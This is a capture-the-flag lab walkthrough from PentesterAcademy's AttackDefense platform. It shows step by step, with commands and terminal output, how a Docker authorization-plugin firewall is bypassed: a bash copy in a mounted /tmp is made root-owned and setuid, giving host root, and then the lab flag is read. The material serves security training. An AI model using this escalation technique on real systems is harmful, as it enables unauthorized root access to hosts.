ATTACK DEFENSE

by PentesterAcademy

Name	Bind Mount I
URL	https://attackdefense.com/challengedetails?cid=1535
Type	Docker Security : Docker Firewalls


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Leverage the misconfiguration, escalate to the root user on the host machine and retrieve the flag!

Solution:

Step 1: Check the images available on the machine.

Command: docker images




```
student@localhost:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
alpine-mod          latest              e1389e4613a5        9 days ago          38.1MB
modified-ubuntu     latest              54ee2a71bdef        2 weeks ago         855MB
ubuntu              18.04               775349758637        4 weeks ago         64.2MB
alpine              latest              965ea09ff2eb        5 weeks ago         5.55MB
student@localhost:~$
student@localhost:~$
```

4 images are available on the machine.

Step 2: Try to start a container with privileged option.

Command: docker run -it --privileged ubuntu:18.04 bash




```
student@localhost:~$
student@localhost:~$ docker run -it --privileged ubuntu:18.04 bash
docker: Error response from daemon: authorization denied by plugin customauth: [DOCKER FIREWALL] Specified Privileged option value is
 Disallowed.
See 'docker run --help'.
student@localhost:~$
```

The firewall prevents running privileged containers.

Step 3: As it is mentioned in the challenge description, Only /tmp directory can be mounted. As the /tmp directory is world writable. Create a copy of /bin/bash in the /tmp directory.


Commands:
cp /bin/bash /tmp/
ls -l /tmp



```
student@localhost:~$
student@localhost:~$ cp /bin/bash /tmp/
student@localhost:~$
student@localhost:~$
student@localhost:~$ ls -l /tmp
total 1088
-rwxr-xr-x 1 student student 1113504 Dec  8 09:25 bash
student@localhost:~$
```

Step 4: Start a container with /tmp directory mounted and list the files in “/tmp” directory.

Commands:
docker run -it -v /tmp:/host ubuntu:18.04 bash
ls -l /host/




```
student@localhost:~$ docker run -it -v /tmp:/host ubuntu:18.04 bash
root@5b958f80d7ad:/#
root@5b958f80d7ad:/# ls -l /host/
total 1088
-rwxr-xr-x 1 999 1000 1113504 Dec  8 09:25 bash
root@5b958f80d7ad:/#
root@5b958f80d7ad:/#
```

The bash file is owned by user with user id 999.

Step 5: Change the owner of the file to root and set the suid bit on the bash binary.


Commands:
chown root:root /host/bash
chmod u+s /host/bash



```
root@5b958f80d7ad:/# chown root:root /host/bash
root@5b958f80d7ad:/#
root@5b958f80d7ad:/# chmod u+s /host/bash
root@5b958f80d7ad:/#
```

Step 6: Exit from the container and run /tmp/bash with -p option to spawn a shell as root.

Commands:
exit
bash -p
id




```
student@localhost:~$ /tmp/bash -p
bash-4.4#
bash-4.4# id
uid=999(student) gid=1000(student) euid=0(root) groups=1000(student),999(docker)
bash-4.4#
bash-4.4#
```

The effective uid is 0

Step 7: Search for the flag on the file system


Command: find / -name flag 2>/dev/null



```
bash-4.4#
bash-4.4# find / -name flag 2>/dev/null
/root/flag
bash-4.4#
```

Step 8: Retrieve the flag.

Command: cat /root/flag



```
bash-4.4#
bash-4.4# cat /root/flag
d44e387fe8d9fc1fa42a261cdaf7cb4b
bash-4.4#
```

Flag: d44e387fe8d9fc1fa42a261cdaf7cb4b

References:

1. Docker (https://www.docker.com/)